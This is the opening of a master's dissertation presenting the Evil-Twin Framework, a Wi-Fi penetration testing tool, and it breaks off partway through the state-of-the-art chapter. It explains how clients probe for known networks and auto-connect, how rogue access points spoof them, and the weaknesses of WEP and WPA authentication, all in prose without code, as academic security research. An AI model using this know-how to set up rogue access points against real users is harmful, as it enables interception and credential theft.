Instituto Universitário de Lisboa

Department of Information Science and Technology

Evil-Twin Framework

-

A Wi-Fi intrusion testing framework for pentesters

André Esser

A Dissertation presented in partial fulfillment of the Requirements
for the Degree of
Master in Telecommunications and Computer Engineering

Supervisor
Prof. Dr. Carlos Serrão, Assistant Professor
ISCTE-IUL

October 2017

"Obviously, the highest type of efficiency is that which can utilize existing material to the best advantage."

Jawaharlal Nehru

Resumo

Actualmente existem inúmeros pontos de acesso Wi-Fi. Apesar dos utilizadores serem sempre recomendados a utilizar redes protegidas, esta não é a única preocupação que devem ter. A conveniência de nos ligarmos facilmente a um ponto de acesso deixou grandes falhas de segurança em aberto para atacantes explorarem. Isto acentua a preocupação em relação à carência de segurança do lado cliente em tecnologias Wi-Fi. A segurança nas comunicações Wi-Fi foi uma preocupação desde os dias em que esta tecnologia foi primeiramente lançada. Por um lado, protocolos como o WPA2 aumentaram consideravelmente a segurança das comunicações Wi-Fi entre os pontos de acesso e os seus clientes, mas como saber, em primeiro lugar, se o ponto de acesso é legítimo? Hoje em dia, com a ajuda de software de código aberto e a imensa quantidade de informação gratuita, é fácil para um atacante criar uma rede Wi-Fi falsa com o objetivo de atrair clientes. O risco desta vulnerabilidade torna-se óbvio ao estudar o comportamento do lado do cliente Wi-Fi. O cliente procura activamente redes conhecidas de forma a ligar-se automaticamente a estas. Em muitos casos os clientes ligam-se sem interação do utilizador mesmo em situações em que a legitimidade do ponto de acesso não é verificável. Ataques ao lado cliente das tecnologias Wi-Fi já foram descobertos há mais de uma década, porém continuam a não existirem formas eficazes de proteger os clientes deste tipo de ataques.

Com base nos problemas apresentados existe uma necessidade clara de proteger o lado cliente das comunicações Wi-Fi e ao mesmo tempo sensibilizar e educar os utilizadores de tecnologias Wi-Fi dos perigos que advêm da utilização destas tecnologias. A contribuição mais relevante deste projeto será a publicação de uma ferramenta para análise de vulnerabilidades e ataques em comunicações Wi-Fi. A ferramenta irá focar-se em ataques ao cliente mas permitirá extensibilidade de funcionalidades de forma a possibilitar a implementação de qualquer tipo de ataques sobre Wi-Fi. A ferramenta deverá ser utilizada por auditores de segurança durante testes de intrusão Wi-Fi. Tem também como objetivo ser uma ferramenta educacional e de prova de conceitos de forma a sensibilizar os utilizadores das tecnologias Wi-Fi em relação aos riscos e falhas de segurança destas.

Palavras-chave: Wi-Fi, segurança, cliente, ponto de acesso malicioso, hacking, auditoria de segurança, framework

Abstract

In today's world there is no scarcity of Wi-Fi hotspots. Although users are always recommended to join protected networks to ensure they are secure, this is by far not their only concern. The convenience of easily connecting to a Wi-Fi hotspot has left security holes wide open for attackers to abuse. This stresses the concern about the lack of security on the client side of Wi-Fi capable technologies.

The Wi-Fi communications security has been a concern since it was first deployed. On one hand protocols like WPA2 have greatly increased the security of the communications between clients and access points, but how can one know if the access point is legitimate in the first place?

Nowadays, with the help of open-source software and the great amount of free information it is easily possible for a malicious actor to create a Wi-Fi network with the purpose of attracting Wi-Fi users and tricking them into connecting to a illegitimate Wi-Fi access point. The risk of this vulnerability becomes clear when studying client side behaviour in Wi-Fi communications where these actively seek out to access points in order to connect to them automatically. In many situations they do this even if there is no way of verifying the legitimacy of the access point they are connecting to.

Attacks on the Wi-Fi client side have been known for over a decade but there still aren't any effective ways to properly protect users from falling victims to these. Based on the presented issues there is a clear need in both, securing the Wi-Fi client side communications as well as raising awareness of the Wi-Fi technologies everyday users about the risks they are constantly facing when using them.

The main contribution from this project will be a Wi-Fi vulnerability analysis and exploitation framework. The framework will focus on client-side vulnerabilities but also on extensibility for any type of Wi-Fi attack. The tool is intended to be used by auditors (penetration testers - pentesters) when performing intrusion tests on Wi-Fi networks. It also serves as a proof-of-concept tool meant to teach and raise awareness about the risks involved when using Wi-Fi technologies.

Keywords: Wi-Fi, security, client, evil access point, hacking, pentesting, framework.

Acknowledgements

I would like to thank my supervisor Dr. Carlos Serrão for correcting and reviewing my work and also for his guidance throughout this thesis. I would also like to acknowledge all teachers and colleagues who I have learned and shared thoughts with. Additionally I want to sincerely thank the open-source community as I have learned so much by reading awesome code from great projects.

Last but not least I would like to sincerely thank Ana Febrer Caetano for her amazing work and the countless hours spent designing and creating the diagrams, lists and tables found throughout this thesis.

Contents

List of Figures

Abbreviations

Wi-Fi	**Wi**reless **Fi**delity
WEP	**W**ired **E**quivalent **P**rivacy
WPA	**W**ireless **P**rotected **A**ccess
WPS	**W**ireless **P**rotected **S**etup
EAP	**E**xtensible **A**uthentication **P**rotocol
PSK	**P**re **S**hared **K**ey
PTK	**P**airwise **T**ransient **K**ey
PMK	**P**airwise **M**aster **K**ey
GTK	**G**lobal **T**ransient **K**ey
MIC	**M**essage **I**ntegrity **C**heck
SSL	**S**ecure **S**ocket **L**ayer
TLS	**T**ransport **L**ayer **S**ecurity
MD5	**M**essage **D**igest **5** Hashing Algorithm
AP	**A**ccess **P**oint
IV	**I**nitialization **V**ector
PRNG	**P**seudo **R**andom **N**umber **G**enerator
MITM	**M**an **I**n **T**he **M**iddle
GUI	**G**raphical **U**ser **I**nterface
API	**A**pplication **P**rogramming **I**nterface
HTTP(S)	**H**iper **T**ext **T**ransfer **P**rotocol (**S**ecure)
ETF	**E**vil- **T**win **F**ramework
Pentester	**P**enetration **T**ester, a professional security auditor
OSI	**O**pen **S**ystem **I**nterconnection
SSID	**S**ervice **S**et Identifier

BSSID	**B**asic **S**ervice **S**et Identifier
IP	**I**nternet **P**rotocol
DHCP	**D**ynamic **H**ost **C**onfiguration **P**rotocol
DNS	**D**omain **N**ame **S**erver
Spoof	Act of mimicking/impersonating someone or something

Chapter 1

Introduction

1.1 Subject and Motivation

The use of Wi-Fi technologies has become common practice in today's world. Anybody with a laptop or a smartphone will most likely use Wi-Fi on a daily basis. To cope with such high demand for Wi-Fi connected Internet access many small businesses, such as shops and restaurants, tend to offer free Wi-Fi to their users. It is not uncommon to walk along a busy street and detect dozens of access points. Even if the offered connection uses encryption, users may still connect to an unprotected access point when they want to avoid authentication.

This significant increase in Wi-Fi hotspots and their users has left many security flaws to be exploited by malicious attackers. Attackers focus is on the users of Wi-Fi technologies as it is on their side where the most easily exploitable vulnerabilities lie and can be exploited [14, 39]. These vulnerabilities become more highlighted when studying client behaviour of Wi-Fi devices. Most devices that employ a Wi-Fi client will actively look towards connecting to an access point that they have previously connected before. This process alone is already a security flaw in which the device discloses a lot of information about networks it previously connected to, which can result in a lack of privacy as one can find out where the person has been. Furthermore if an access point's name and security configuration

match the ones saved on the client device it will try to automatically connect to it without user interaction, making it possible to be unknowingly connected to a malicious access point. Following this logic, an attacker could set up a rogue access point that mimics a real one in a way that it cannot be identified as such by the client device. The client device will then establish a connection to this malicious access point sending all its Internet traffic through it. The attacker can then sniff, store and manipulate the information coming from and going to the client device.

The attacks mentioned above have been discovered over a decade ago, but little has been done to mitigate these problems. None of the various proposed mitigation techniques [28, 5, 19, 34, 21, 22, 3, 16] have a 100% success rate and none of them have been implemented in commercial products. This still leaves Wi-Fi users at a high risk of falling victim to one of these attacks.

The main motivation for this thesis is to raise awareness about Wi-Fi client-side technology vulnerabilities while at the same time providing professional security auditors with the tools and necessary information to identify and showcase them. This was accomplished through the development of a complete security framework capable of detecting and exploiting the client-side vulnerabilities mentioned above, as well as other Wi-Fi related security problems. The developed framework is intended to be used by professional security auditors (otherwise also known as penetration testers, or pentesters for short) during their security audits. Although there are already several open-source Wi-Fi security penetration testing tools, these tend to focus on cracking Wi-Fi networks and neglect the client-side vulnerabilities. Furthermore they usually require complex configurations as well as having multiple terminal windows open, this contributes to unnecessary complexity which slows down the pentester productivity. The work developed in this thesis, resulted in the development of a framework, known as Evil-Twin Framework (ETF), that tries to mitigate these issues by integrating different but interdependent features needed for Wi-Fi penetration testing by connecting them all inside a single integrated framework.

1.2 Problem Description

Even though security being a critical concern in Wi-Fi technologies since the days it was first deployed it still has high risk and a large number of security flaws not addressed that should be taken into consideration [35, 17].

Firstly it is relevant to mention encryption. The addition of cryptography in Wi-Fi communications has greatly increased the security of the communications between the access point and a client device [17, 8, 25]. On the other hand only the communication between the client and the access point is encrypted, while the communication to the rest of the Internet might not be. This leads to a false sense of security since most people tend to think all of their communications are secure when connected to an access point that uses WPA2. Furthermore, the used encryption system in use may be broken to begin with and therefore be as good as non-existent. This is true considering WEP protected networks. WEP is the predecessor of WPA which was created out of necessity of fixing the major security flaws that plagued WEP [35, 2, 8, 30]. Another concern is the widespread deployment of Wi-Fi access points. This problem ranges from busy streets where every shop offers a Wi-Fi connection, schools and colleges using international networks (such as "eduroam" [12]), even to nationwide projects that try to offer free Internet connection to all their users (such as Fonera - Fon). It poses a problem because every single one of these networks' access points can be spoofed and consequently trick a user into connecting to them.

One more issue worth mentioning is the lack of awareness when it comes to Wi-Fi security, this is the reason most users will fall victim to hacking attacks in the first place. The combination of lack of security related knowledge and awareness and the convenience of connecting to free Internet makes Wi-Fi a very appealing attack platform for hackers.

The problems mentioned above focus on the security of Wi-Fi and its clients. Another problem that the Evil-Twin Framework will address is the actual showcasing and exploitation of these vulnerabilities. Currently, organizations in order to

be prepared to deal with the security potential threats conduct technical security audits. These audits, both internal or external, are carried in a controlled manner, by information security experts, to try to identify the major security flaws that affect organization – this is usually conducted at different levels, such as the network and system level. The role of the auditor, also known as penetration tester, is to discover the flaws, know how it can be exploited (and sometimes even exploit it) and document its findings and recommendations.

The phases involved in a Wi-Fi penetration test that are described here follow the PTES (Penetration Test Execution Standard) [26]. The phases include pre-engagement interactions, intelligence gathering and threat modeling as well as vulnerability analysis, exploitation and post-exploitation and finally reporting [11, 26]. The scope of the penetration test is discussed and agreed upon during the pre-engagement interactions. The intelligence gathering, threat modeling and vulnerability analysis are known as the Wi-Fi reconnaissance phase. During this phase, auditors usually enumerate access points and their security configurations as well as Wi-Fi clients. The attack phase englobes the exploitation and post-exploitation phases. During the exploitation phase, auditors will perform attacks on the Wi-Fi network according to the previously found vulnerabilities, this may include attacks on Wi-Fi clients as well. The post-exploitation mostly refers to attacks done inside the network once access is granted and also exploits on Wi-Fi client devices up to a persistent infection. Exploitation and post-exploitation rules are agreed upon during the pre-engagement interactions as well. The last phase is reporting the findings and risk remediation recommendations back to the entity being tested.

Conducting an audit or penetration test on a Wi-Fi network can be a cumbersome job for the auditor. It requires the usage of a multiplicity of different tools with different purposes to test for the existence of serious vulnerabilities. This requires time and skills that can increase the duration of the audit and increase its costs. Most Wi-Fi hacking tools require complex and time-consuming configurations. Furthermore each tool tends to contribute with a single feature of Wi-Fi hacking even though multiple aspects are interdependent of each other. This

results in having multiple programs (with multiple windows) concurrently open, increasing the needed resources, knowledge to work with all the different programs and time consumption. Even if the attack environment is already set up by the pentester it will still be time consuming to manually pass information between programs when needed. The need to run multiple tools that only serve a single purpose concurrently, unnecessarily increases the complexity of the penetration test and consequently decreases its efficiency.

The Evil-Twin Framework (the tool developed as contribution of this dissertation) will tackle these limitations by providing a complete Wi-Fi penetration testing platform/framework.

1.3 Research Questions

The research questions were identified by the author while studying the topic of Wi-Fi security. These are the questions that this thesis will try to answer:

- What Wi-Fi vulnerabilities can still be exploited? - How vulnerable are client devices to attacks over Wi-Fi? - Is there a better way of performing Wi-Fi penetration tests? - Is it possible to develop a better tool to conduct Wi-Fi penetration tests?

1.4 Objectives

The goals of this thesis is to mitigate the problems described in the previous section. The way this was accomplished was by developing a very complete Wi-Fi intrusion testing framework which has to take the mentioned problems into consideration.

The major objective of this work is the research and development of a framework that can be used to create Wi-Fi client security awareness, through the

demonstration of the potential attacks that can be conducted to exploit the end-user devices, and also to offer a simpler and streamlined process for security auditors (pentesters) to improve their productivity while conducting Wi-Fi security assessments.

Another objective of the work was to research and implement ways to extend the developed framework. This way, the developed framework as an open-source project to enables its extension through the addition of new attacks and new tools.

1.5 Contribution

The contribution of this thesis project is directly related to its objectives.

First, by providing a detailed and organized list of possible Wi-Fi vulnerabilities, depending on the network encryption and authentication type, this work will give a complete cover of what to look out for, either when doing a Wi-Fi pentest or while setting up a wireless network. This thesis will also focus on the client side of Wi-Fi security to stress, not only to the common Wi-Fi user but also the security community, that this side still has a lot of security flaws which can easily be exploited with the necessary know-how.

In addition to the detailed set of vulnerabilities, the tool itself. The Evil-Twin Framework will be able to showcase some exploits for which there is no tool yet, thereby making it an unique contribution. Furthermore it will serve as a one stop shop for all other Wi-Fi penetration testing needs, eliminating the need for complex configurations and usage of multiple programs. Additionally, these same features will also enable interoperability between basic Wi-Fi components, ease of use and most importantly extensibility and code reuse for future development of new features.

Since the framework will be designed in a way that allows easy contribution and extensibility, it will serve as a platform for developing new zero-day exploits that the security community may discover in the future. This contribution is not

only important for the security community but also for the open-source community since the framework will have fully documented code to teach about wireless security as well as Wi-Fi related programming.

1.6 Thesis Overview

In addition to this introductory chapter the current thesis is composed by 4 additional chapters which will be described briefly here.

Chapter 2 is where the state of the art of Wi-Fi networking security will be presented. Since this thesis is about the development of a Wi-Fi pentesting framework this chapter will focus on three main aspects. The first is meant to familiarize the reader with the current state of Wi-Fi communications. It starts off with a description of what Wi-Fi client behaviour looks like and how it interacts with the various types of networks. Later it will relate the previous communication scenario descriptions to known Wi-Fi vulnerabilities and exploitation possibilities. After the detailed explanation of Wi-Fi vulnerabilities and attacks follows a brief and concise summary of the same before going into the second part which aims to explain how intrusion tests on Wi-Fi environments are conducted. This second part will identify the phases of such an intrusion test, what tools are usually used in each phase and the current limitations that pentesters face when conducting their them. The third part is where the state of the art Wi-Fi hacking tools will be presented. As mentioned in the introduction, these tend to focus on one specific feature of Wi-Fi hacking and can therefore be directly related to the vulnerabilities presented in the previous chapter. Following the introduction of the tools is a description of how each of them exploits the vulnerabilities that they were designed for.

Following the state of the art comes the actual solution proposal description and its development plan. Chapter 3 starts with a review of the needed features according to the objectives described in in the 'Objectives' section but also taking

the state of the art tools into consideration. After describing the needed components comes the need to choose the technologies to be used in order to implement the desired features. So what follows is a list of the technologies with proper justification of why they were chosen instead of others. Chapter 3 ends with UML diagrams describing the architecture and design of the proposed solution.

In Chapter 4 the focus is on validating the Evil-Twin Framework and its features. It starts by enumerating the implemented features up until the time of the conclusion of this thesis. It goes on by first comparing feature coverage and then performance with the tools mentioned in the state of the art. This will be done in a test environment by setting up a set of realistic attack scenarios. The evaluation criteria will be explained for each test and tends to be as objective as possible. Finally the tool will also be tested by security auditors for a professional review and validation of the framework and its features.

Chapter 5 is the final chapter of this thesis. Here is where the evaluation results are presented. It will also feature a conclusion about the current state of Wi-Fi security and pentesting. It ends with a sub-chapter about the future work related not only to the development of the framework but also Wi-Fi security in general.

1.7 Research Methodology

The chosen research methodology is Design Science Research. It was chosen as it was the most suitable for the resolution of the proposed problem. This is because it uses information technology artifacts to solve a real world problem. The following research questions have been used as guidance throughout this thesis:

- Question 1 - What is the focus of this research?

The focus of this research is the development of an integrated and extensible Wi-Fi vulnerability detection and exploitation framework to be used by professional security auditors. The developed solution is meant to increase the efficiency

of the pentester by providing a flexible tool that covers a large scope of functionality.

- Question 2 - What is the produced artifact and how is it represented?

The produced artifact is the developed Wi-Fi vulnerability detection and exploitation framework called "Evil-Twin Framework". The framework is meant to substitute previous tools with similar functionality by providing a tool with integrated intercommunication between parts of the program.

- Question 3 - What design methods are going to be used for the creation of the artifact?

The development of the tool focuses on using the Object Oriented Programming paradigm as it increases the artifacts organization and eases its extensibility. Furthermore, programming design patterns were used whenever the developer found it was adequate.

- Question 4 - How is the design method and the artifact supported by the knowledge base?

The knowledge base will be the tests conducted by with the developed framework in comparison to other tools of the state-of-the-art.

- Question 5 - What evaluations are performed during the internal development cycle? What design improvements are identified during each cycle?

The internal evaluation first focuses on making a certain functionality work. This is then verified by using other, already verified, tools. Secondly, the efficiency of the added functionality is taken into consideration when comparing it to other tools. Improvements are considered if the level of efficiency is not satisfactory.

- Question 6 - How is the produced artifact introduced in practice? What metrics were used to demonstrate its use and improvement of the previous artifacts?

The artifact's efficiency is tested against other tools over the course of four tests. The evaluation metrics are different for each test but will generally focus on "execution time" and "complexity of use".

- Question 7 - What information is added to the knowledge base and how?

The development of the tool covers the implementation of many attacks. As it is an open-source project, the project will educate security enthusiasts on how certain attacks work and how they are implemented in a programming language that is easy to read.

- Question 8 - Was the question that led to the research answered in a satisfactory manner?

According to the results of the tests performed with the tool and the general experience during the usage of the tool it is possible to say that the question that led to the research was properly answered.

Chapter 2

State of the Art

This chapter serves the purpose of introducing the reader to the world of Wi-Fi communications in order to better understand the inherent security flaws. It will start by briefly guiding the reader through the evolution of Wi-Fi security. The next section is dedicated to analyzing client behavior, seeing how it discovers Wi-Fi networks and how it connects to them. Since there are many different security configurations a Wi-Fi network can have, this chapter follows by describing each one and will analyze how the client interacts with each of the network types.

After that, this chapter will pinpoint vulnerabilities in each of the previously described communications and explain how they can be exploited. At the end there will be a concise summary table of the known vulnerabilities and attacks that can be performed on them. This will serve as reference to match the state of the art tools to the attacks they can perform. It will also serve as reference of what capabilities the Evil Twin Framework will have to have.

Later in this chapter the reader will be introduced to the state of the art Wi-Fi pentesting tools. These tools will be explained thoroughly, first by describing their capabilities and later by identifying their strengths and drawbacks.

2.1 Summary of the Evolution of Wi-Fi Security

This section is simply meant to guide the reader through the evolution of Wi-Fi security. From the very start, IEEE 802.11 considered security mechanisms to preserve the confidentiality and integrity of the data exchanged over wireless channels. The standard's authors had into consideration the aspects related with security of the data over the air, between the user devices and the different network equipments.

The following table (2.1) presents an overview of the major security mechanisms that have been implemented on the different versions of the IEEE 802.11 standard and also some of its major limitations. The three major security protocols have been implemented to comply with security requirements of wireless communication: WEP, WPA and WPA2 [40, 23, 6, 17].

Standart	Name	Description	Limitations	References
IEEE 802.11	WEP	Wireless Equivalent Privacy (WEP) was introduced in the original 802.11 standard back in 1997, with the objective of providing data confidentiality comparable to a wired network.	The protocol uses a weak encryption scheme that can easily be broken. The lack of security it provided could lead to a compromised network and data theft.	(Borisov, Goldberg, & Wagner, 2001; BULBUL, BATMAZ, & OZEL, 2008; Lehembre, 2005; Nor Arliza, 2013; Poddar & Choudhary, 2014; Tews & Beck, 2009; Weidman, 2014)
IEEE 802.11i	WPA	Wi-Fi Protected Access (WPA) was the solution proposed to cope with the insecurities found in WEP. The protocol was only meant as a short-term solution since it eliminated most risks associated with WEP and was able to run on the same hardware that.	The protocol was first only meant as a patch of WEP. It can only use TKIP as the key management protocol, which is good but not as strong as CCMP.	(BULBUL et al., 2008; Lehembre, 2005; Lorente, Meijer, & Verdult, 2015; Nor Arliza, 2013; Poddar & Choudhary, 2014; Tews & Beck, 2009; Weidman, 2014)
IEEE 802.11i	WPA2	Wi-Fi Protected Access, second version (WPA2). This security protocol was meant to completely replace WEP as the new Wi-Fi security standard.	This protocol ultimately evolved from WPA. It uses much stronger encryption and key management methods (AES and CCMP). This however required more CPU usage, something that old Wi-Fi hardware did not support and therefor users had to upgrade their Wi-Fi hardware in order to be secure.	(BULBUL et al., 2008; Lehembre, 2005; Lorente et al., 2015; Nor Arliza, 2013; Poddar & Choudhary, 2014; Sakib, Jaigirdar, Munim, & Akter, 2011; Weidman, 2014)

FIGURE 2.1: Evolution of Wi-Fi security.

The Wireless Equivalent Privacy (WEP) was the first default encryption protocol to be introduced in the IEEE 802.11 standard however, due to major technical failures in the protocol security was practically abandoned [9, 17]. As a response to WEP problems, Wi-Fi Protected Access (WPA) was created. But WPA was only a quick patch for WEP as a response for the lack of security it provided as the newer version was already being developed but would need extra hardware on routers that were only meant to support WEP encryption [17]. The new version of WPA - WPA2 - was released as an IEEE 802.11 amendment [29, 17].

These standards however refer mostly to what encryption scheme they use. These protocols can use many different authentication mechanisms which have their own security flaws [27]. Wi-Fi authentication mechanisms are mainly designed for two purposes, personal or enterprise use [27]. For personal use the authentication mechanism usually relies on a simple password and is known as the pre-shared key (PSK). For enterprise use however there is a need to differentiate the user access level and for this purpose there are a multitude of protocols which rely on a username and password credential combination for authentication. This allows for better control over who can and who is accessing the network. Most enterprise authentication mechanisms rely on the EAP authentication framework [27], so in order to increase the security of the individual authentication protocol some have introduced the use of certificates as a form of authentication. All of these authentication protocols offer a different type of protection for the exchange of credentials. The following table (2.2) presents a description of all authentication mechanisms divided into categories with an evaluation of their pros and cons.

Security protocol + Authentication mechanism	Description	Pros	Cons	References
WEP PSK	WEP keys are really hexadecimal but usually have an ASCII representation. To authenticate, the user can either enter the hexadecimal code or the ASCII representation of it. The password is ASCII format and limited to use either 5, 8 or 16 characters.	Provided minimal encryption. Provides some access control through authentication.	Encryption keys are static, this allows for decryption of all packets once the key is compromised. Fake access points can always respond with success message after client authentication which can then be leveraged to retrieve the WEP key from client devices.	(Ahmad & Ramachandran, 2007; Borisov et al., 2001; Lehembre, 2005; Tews & Beck, 2009; Weidman, 2014)
WPA/WPA2 PSK	The authentication mechanism of WPA is much stronger than WEP. It uses a password with a minimum length of 8 characters and maximum of 63 characters. Authentication is done via a 4-way handshake between the access point and the client device.	The provided encryption is much stronger and the keys are dynamic. Provides mutual authentication in a sense that the access point needs to prove it knows the PSK during the 4-way handshake.	It is easy to capture the packets of the 4-way handshake which allows for an offline brute-force attack. The brute-force attack however can be very inefficient and time consuming.	(Lehembre, 2005; Lorente et al., 2015; Ramachandran, 2012; Tews & Beck, 2009; Weidman, 2014)
WPA/WPA2 EAP	EAP is not an authentication protocol but rather an authentication framework on top of which many other authentication protocols are built. EAP supports a wide variety of authentication protocols including some that use certificates.	Provides a great form of access control. Since users have to authenticate using a unique username this can be mapped to a certain level of permissions on the network. The support for a wide variety of authentication protocols enables custom deployment of a Wi-Fi network according to the necessity.	Some of the EAP protocols are inherently weak. Not all Wi-Fi clients support this form of authentication and may also not support any type of protocol using certificates. Protocols using certificates do provide a stronger authentication mechanism but are also more difficult to manage, especially if client side certificates are in use.	(Hwang, Jung, Sohn, & Park, 2008; Lehembre, 2005; Ohm, 2017; Ramachandran, 2012; Weidman, 2014)

FIGURE 2.2: Difference between various authentication protocols.

2.2 Wi-Fi Communications and Security

This section focuses on describing Wi-Fi communications. It first analyzes the typical client behavior and later the access point behavior and how it interacts with the client depending on its security configuration.

2.2.1 Wi-Fi Client Behavior

One key aspect to learning how Wi-Fi communications can be compromised is understanding client behavior. The ad-hoc behavior may vary slightly depending on the operating system that is used, but in principle they all follow the same rules.

Whenever a user wants to connect to a network he will first take a look at the available networks. These have been detected by the client device by listening for "Beacon" packets, these packets are the ones being constantly sent by an access point - this behavior is known as passive network scanning [27, 31].

Another way for discovering Wi-Fi networks is by sending out "Probe Request" packets. These packets contain the SSID of the network they want to connect to. These are usually sent when the device is looking for a network that it has connected to previously and is therefore saved as a "trusted" network. This discovery method is known as active network scanning [27, 31]. The rate and frequency of when these packets are sent is what may vary depending on the operating system.

After finding a network the client wants to connect to, either by passive scanning and user interaction or through active scanning and automatic connection, the client device will enter the authentication and association phase [27, 14].

The communications are represented in the flowchart in figure 2.3. It is important to mention that the 802.11 management frames were only supposed to support WEP authentication, that is why WPA authentication occurs after the actual association process. In case of the WEP-PSK authentication the above shown communication will have two extra packets between the packets identified as 4 and 5, this will be described later in this chapter. It is important to mention that the client will only try to associate automatically to a network if the security settings match the ones saved on the device [27, 39, 31], the security settings can be found in "Beacon" and "Probe Response" packets. For instance, if a client has a WPA/WPA2-PSK protected network stored as trusted and an access point broadcasts a network with the same SSID, the client will only try to connect to



FIGURE 2.3: Probe Request followed by Authentication

it if it is also a WPA/WPA2-PSK protected network, otherwise it will ignore the "Probe Response" packet.

2.2.2 Wi-Fi Networks and Communication

It is common knowledge that Wi-Fi networks may either be protected, if they use any encryption mechanism, or unprotected if not. The level of security is highly dependent on what security configuration the access point has. The communication between the client and the access point can be very different depending on these configurations, specially during the authentication phase. To understand the security implications of these communications one has to analyze each type individually since they have different vulnerabilities.

2.2.2.1 Open Networks

Open networks are inarguably the least secure. They don't employ any access management, which means anybody can connect to it and be on the same network. Furthermore they don't offer any type of encryption, this means that all communications between any client and the access point can be intercepted and read without even being connected to the access point [27, 31]. The following flowchart (2.4) shows the authentication and association process.



FIGURE 2.4: Open Network Authentication

As it is possible to observe from the flowchart in 2.4, authentication with these access points will always be successful and after associating they can exchange data freely.

2.2.2.2 WEP Protected Networks

WEP was the first step in Wi-Fi security, it stands for "Wired Equivalent Privacy". The authentication to these types of network can be done in two ways depending on its configuration.

FIGURE 2.5: WEP Network Authentication

A WEP access point can be configured as open, where the user does not provide any credentials to authenticate to the access point, although he has to have the encryption keys configured on his side in order to exchange data with it. The other method is known as WEP-PSK, as the name suggests it uses a pre shared key (a

password) to authenticate to the access point [35, 17, 8]. The encryption keys are derived from this password. The authentication process to the latter example is shown in the flowchart 2.5.

As can be seen in the flowchart in 2.5 the authentication includes two extra packets. When a client wants to authenticate to the access point it responds with a challenge. The client has to encrypt the challenge using the pre shared key and sends the result back to the access point. The access point has to verify if the result matches the one it calculated to then send a response of success or failure. After successfully authenticating to and associating with the access point, the client is able to exchange encrypted packets with the access point. The encryption keys used to encrypt the data exchange are static, this means they are always the same for every user and don't change with time.

2.2.2.3 WPA-PSK Protected Networks

